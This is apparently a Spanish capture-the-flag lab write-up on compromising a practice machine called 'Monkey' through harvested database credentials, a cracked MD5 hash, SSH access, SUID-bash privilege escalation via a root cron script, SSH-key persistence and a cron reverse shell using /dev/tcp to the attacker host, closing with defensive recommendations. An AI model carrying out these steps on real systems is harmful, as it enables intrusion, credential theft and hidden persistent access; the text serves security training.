Econtramos que la contraseña del servicio mysql es: M1_P4ssw0rd_segur@

Por lo tanto, la documentamos en nuestro archivo de passwords.txt:

```
┌──(hmstudent㉿kali)-[~/Documents/3.Monkey/exploit]
└─$ ll
total 24
-rw-r--r-- 1 hmstudent hmstudent  145 Apr 19 18:42 monkey.txt
-rw-r--r-- 1 hmstudent hmstudent  791 May 15  2022 notas.txt
-rw-r--r-- 1 hmstudent hmstudent 6633 Jun  3  2020 onlinecourse.sql
-rw-r--r-- 1 hmstudent hmstudent   15 Apr 19 19:13 passwords.txt
-rw-r--r-- 1 hmstudent hmstudent   55 Apr 18 14:02 usuarios.txt

┌──(hmstudent㉿kali)-[~/Documents/3.Monkey/exploit]
└─$ echo "M1_P4ssw0rd_segur@" >> passwords.txt

┌──(hmstudent㉿kali)-[~/Documents/3.Monkey/exploit]
└─$ cat passwords.txt
junior01
admin
M1_P4ssw0rd_segur@
```

Pero ahora necesitaremos el usuario con el que se conectan al servicio de mysql, por lo tanto, buscamos información sobre el archivo donde se encontró la password con un:
cat admin/includes/config.php

```
www-data@monkey:/var/www/html/monkey$ cat admin/includes/config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "hackermentor";
$mysql_password = "M1_P4ssw0rd_segur@";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");
?>
www-data@monkey:/var/www/html/monkey$
```

Comprobamos el acceso con las credenciales halladas:

```
www-data@monkey:/var/www/html/monkey$ mysql -u hackermentor -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g. -p M1_P4ssw0rd_segur@
Your MariaDB connection id is 50
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Ya con el acceso, encontramos la siguiente información:

```
MariaDB [onlinecourse]> describe admin;
+--------------+--------------+------+-----+---------------------+----------------+
| Field        | Type         | Null | Key | Default             | Extra          |
+--------------+--------------+------+-----+---------------------+----------------+
| id           | int(11)      | NO   | PRI | NULL                | auto_increment |
| username     | varchar(255) | NO   |     | NULL                |                |
| password     | varchar(255) | NO   |     | NULL                |                |
| creationDate | timestamp    | NO   |     | current_timestamp() |                |
| updationDate | varchar(255) | NO   |     | NULL                |                |
+--------------+--------------+------+-----+---------------------+----------------+
5 rows in set (0.098 sec)

MariaDB [onlinecourse]> select username, password from admin;
+----------+----------------------------------+
| username | password                         |
+----------+----------------------------------+
| admin    | 21232f297a57a5a743894a0e4a801fc3 |
+----------+----------------------------------+
1 row in set (0.000 sec)

MariaDB [onlinecourse]>
```

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
21232f297a57a5a743894a0e4a801fc3
```

I'm not a robot — reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
21232f297a57a5a743894a0e4a801fc3	md5	admin

Hasta aquí logramos obtener 3 pares de credenciales:
admin – admin | para el portal /monkey/admin
hackermentor – junior01 | para el portal /monkey
hackermentor - M1_P4ssw0rd_segur@ | para el servicio de mysql


Para el puerto 22 con protocolo ssh y versión OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)

Ya solo falta comprobar si con algún par de credenciales podemos acceder por el puerto 22 con el protocolo ssh, para ello utilizamos crackmapexec:

```
┌──(hmstudent㉿kali)-[~/Documents/3.Monkey/exploit]
└─$ crackmapexec ssh 192.168.100.48 -u "hackermentor" -p "M1_P4ssw0rd_segur@"
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing LDAP protocol database
[*] Initializing SMB protocol database
[*] Initializing MSSQL protocol database
[*] Initializing RDP protocol database
[*] Initializing FTP protocol database
[*] Initializing WINRM protocol database
[*] Initializing SSH protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SSH         192.168.100.48  22     192.168.100.48   [*] SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
SSH         192.168.100.48  22     192.168.100.48   [+] hackermentor:M1_P4ssw0rd_segur@
```

En efecto, el par de credenciales hackermentor - M1_P4ssw0rd_segur@ tambien se puede

utilizar para hacer login por ssh:



4. Escalación de privilegios si/no

Una vez dentro y con permisos limitados, comenzamos la búsqueda de los directorios donde podemos escribir con el usuario actual:

```
hackermentor@monkey:~$ whoami
hackermentor
hackermentor@monkey:~$ find / -writable -type d 2>/dev/null
/sys/fs/cgroup/systemd/user.slice/user-1000.slice/user@1000.service
/sys/fs/cgroup/systemd/user.slice/user-1000.slice/user@1000.service/init.scope
/sys/fs/cgroup/unified/user.slice/user-1000.slice/user@1000.service
/sys/fs/cgroup/unified/user.slice/user-1000.slice/user@1000.service/init.scope
/tmp
/tmp/.font-unix
/tmp/.ICE-unix
/tmp/.X11-unix
/tmp/.Test-unix
/tmp/.XIM-unix
/var/lib/php/sessions
/var/tmp
/dev/mqueue
/dev/shm
/home/hackermentor
/home/hackermentor/.local
/home/hackermentor/.local/share
/home/hackermentor/.local/share/nano
/proc/1206/task/1206/fd
/proc/1206/fd
/proc/1206/map_files
/run/user/1000
/run/user/1000/systemd
/run/lock
hackermentor@monkey:~$
```

Lo siguiente es descargar la herramienta linpeas.sh, colocarla dentro del directorio /dev/shm y ejecutar:

```
hackermentor@monkey:~$ cd /dev/shm/
hackermentor@monkey:/dev/shm$ wget http://192.168.100.47:8080/linpeas.sh
--2024-04-20 07:36:22--  http://192.168.100.47:8080/linpeas.sh
Connecting to 192.168.100.47:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 765867 (748K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh                          100%[===================================================>]

2024-04-20 07:36:22 (34.3 MB/s) - 'linpeas.sh' saved [765867/765867]

hackermentor@monkey:/dev/shm$ chmod +x linpeas.sh
hackermentor@monkey:/dev/shm$ ls
linpeas.sh
hackermentor@monkey:/dev/shm$
```

Durante la ejecución detectamos que el archivo backup.sh dentro de la carpeta /home/hackermentor/ se ejecuta cada 5 min por el usuario root:

```
Modified interesting files in the last 5mins (limit 100)
/tmp/backup.zip
/var/log/auth.log
/var/log/syslog

Backup files (limited 100)
-rwxr-xr-- 1 hackermentor administrator 111 May 20  2022 /home/hackermentor/backup.sh
```

dado que el root solo tiene permisos de /bin/bash

```
hackermentor@monkey:~$ ls -lah /bin/bash
-rwxr-xr-x 1 root root 1.2M Apr 18  2019 /bin/bash
```

Actualizamos el backup.sh para que también nos otorgue permisos de ejecución sobre /bin/bash

```
File  Actions  Edit  View  Help
  GNU nano 3.2

#!/bin/bash
chmod +s /bin/bash
rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/monkey/includes
chmod 700 /tmp/backup.zip
```

Guardamos y esperamos a que la ejecución periódica nos otorgue permisos sobre /bin/bash

```
hackermentor@monkey:~$ ls -lah /bin/bash
-rwsr-sr-x 1 root root 1.2M Apr 18  2019 /bin/bash
hackermentor@monkey:~$ whoami
hackermentor
hackermentor@monkey:~$ bash -p
bash-5.0# whoami
root
bash-5.0#
```

Logramos ser root!!!

5. Banderas

```
bash-5.0# find / -name bandera*.txt
/root/bandera2.txt
/home/hackermentor/bandera1.txt
bash-5.0# cat /root/bandera2.txt
d844ce556f834568a3ffe8c219d73368
bash-5.0#
```

Bandera1	47ee0702e489445bae251df46bc88b73	/home/hackermentor/bandera1.txt
Bandera2	d844ce556f834568a3ffe8c219d73368	/root/bandera2.txt

6. Herramientas usadas

Nmap	Para la fase de reconocimiento de puertos abiertos y sus versiones más escaneos de puertos con scripts de versiones vulnerables
Dirbuster	Para enlistar las paginas del sitio web
SQLinjection	Para acceso al sitio web vulnerable
Bash	Creación y modificación de scripts para escalación de privilegios y persistencia
Ssh-keygen	Para creación de llaves ssh y obtener acceso remoto a la máquina víctima

7. Conclusiones y Recomendaciones

1) Es imperativo que los permisos sobre los archivos principales del sistema operativo estén únicamente asignados al propietario y se limite el acceso a otros usuarios, tal es el caso de las llaves ssh, ya que, si otros usuarios ajenos al propietario pudieran escribir sobre los archivos de configuración, podrían generar una persistencia.

2) Debemos realizar revisiones periodicas de estos archivos de configuración para que, en caso de detectar alteraciones, se deban mitigar lo más pronto posible


3) Es de vital importancia tener las ultimas versiones de los servicios desplegados de cualquier indole, ya que por lo general, contienen parches de seguridad que robustecen nuestros sistemas.

4) Es extremadamente importante que los sitios web validen los datos de entrada y cumplan con los lineamientos de seguridad para evitar ataques SQLinjection.


8. EXTRA Opcional

1. Búsqueda de bandera mediante portal web:


pwd



find / -name bandera*.txt



cat /home/hackermentor/bandera1.txt



2. Acceso root sin contraseña desde protocolo ftp

Dentro del directorio /root/.ssh de la máquina atacante generamos el par de llaves rsa sin contraseña

```
┌──(root㉿kali)-[~/.ssh]
└─# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:zBqeDz4Tlu1gCnfui2c5Bc355gIxbaOpMNIv96wJ+no root@kali
The key's randomart image is:
+---[RSA 3072]----+
|                 |
|                 |
|       + .       |
|      +oB        |
| .    .XSo       |
|. = ..@+o o      |
| ..* B=B o       |
| .E.==Ooo .      |
|o+.o+**= ..      |
+----[SHA256]-----+
```

Escribimos la llave publica dentro del archivo /root/.ssh/authorized_keys de la máquina víctima:

```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDVuEz5n00elT6gKYnNYvPxcWUHGgWdEGE9oB+UscrvrYEAKo54ADut1r0oMlJqbKz02SG60Nv7puUpZscU1lb/E/OSjkp3tH5pmrsW
o89OTxWKDNzrNX0WBhPK29NFfGJb0werp34u4qeO5r3N7NVibDtf5sLqnRGHi/d942UCJfbGkh1VNpXneuGzl46va7awYmdT1qwinSuz9DikafHjx7IA1vLv2Xn7L76Tx5kZ7/7PZA6L
+Xna9wnNSz+9iJP3I7gfBiv+2ma36zkfO1SQy/CFLZWSjQtxklzdLu1sSkDKxq9yLKLzVs2675DZ0M981GpSF3nsg3MJ3EF82LqfWAtIz0t5Gf/GmdA6HXhvKtbrXxA8Bau8i8AL8JeL
r/oHRLxc2U68jjIDOMN7lFXnMDrMl13Sf8UHedAef2VASta9fAX5dDn/cim+MsDZHj8b+1oLTkRvO3eEnHm0Hi50kDvHganwDc0AYcWmMJC67uvi8TfsV2OC1przvjUxy2s= root@hm
kali
bash-5.0#
```

Por último, Habilitamos la opción PermitRootLogin yes en el archivo /etc/ssh/sshd_config de la máquina víctima:

```
  GNU nano 3.2                                  /etc/ssh/sshd_config

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes no
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes
```

Y probamos el acceso ssh root sin contraseña:

```
┌──(root㉿kali)-[~/.ssh]
└─# ssh root@192.168.100.48
Last login: Fri May 20 19:02:00 2022 from 192.168.190.152

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@monkey:~# whoami
root
root@monkey:~#
```


Acceso exitoso!!!

3. Generar persistencia con el archivo backup.sh


Creamos el archivo cadaMinutoReverseShell.sh con permisos de ejecución, el script básicamente regresa una shell a la ip de la máquina atacante mediante el puerto 1000:

```
-bash-5.0$ ls -l
total 12
-rwxr-xr-- 1 hackermentor administrator 129 Apr 22 00:48 backup.sh
-rw-r--r-- 1 hackermentor administrator  33 May 14  2022 bandera1.txt
-rwxr-xr-x 1 hackermentor administrator  67 Apr 22 00:46 cadaMinutoReverseShell.sh
-bash-5.0$ cat cadaMinutoReverseShell.sh
#!/bin/bash
bash -c 'bash -i >& /dev/tcp/192.168.100.47/1000 0>&1'
-bash-5.0$ crontab -e
```

Agregamos el script al crontan de la maquina víctima con una ejecución a cada minuto de cada hora de cada día de la semana de cada mes del año con 5 asteriscos:



Por último, nos ponemos a la escucha del puerto 1000 en la máquina atacante:



Con esto, obtuvimos el acceso!!!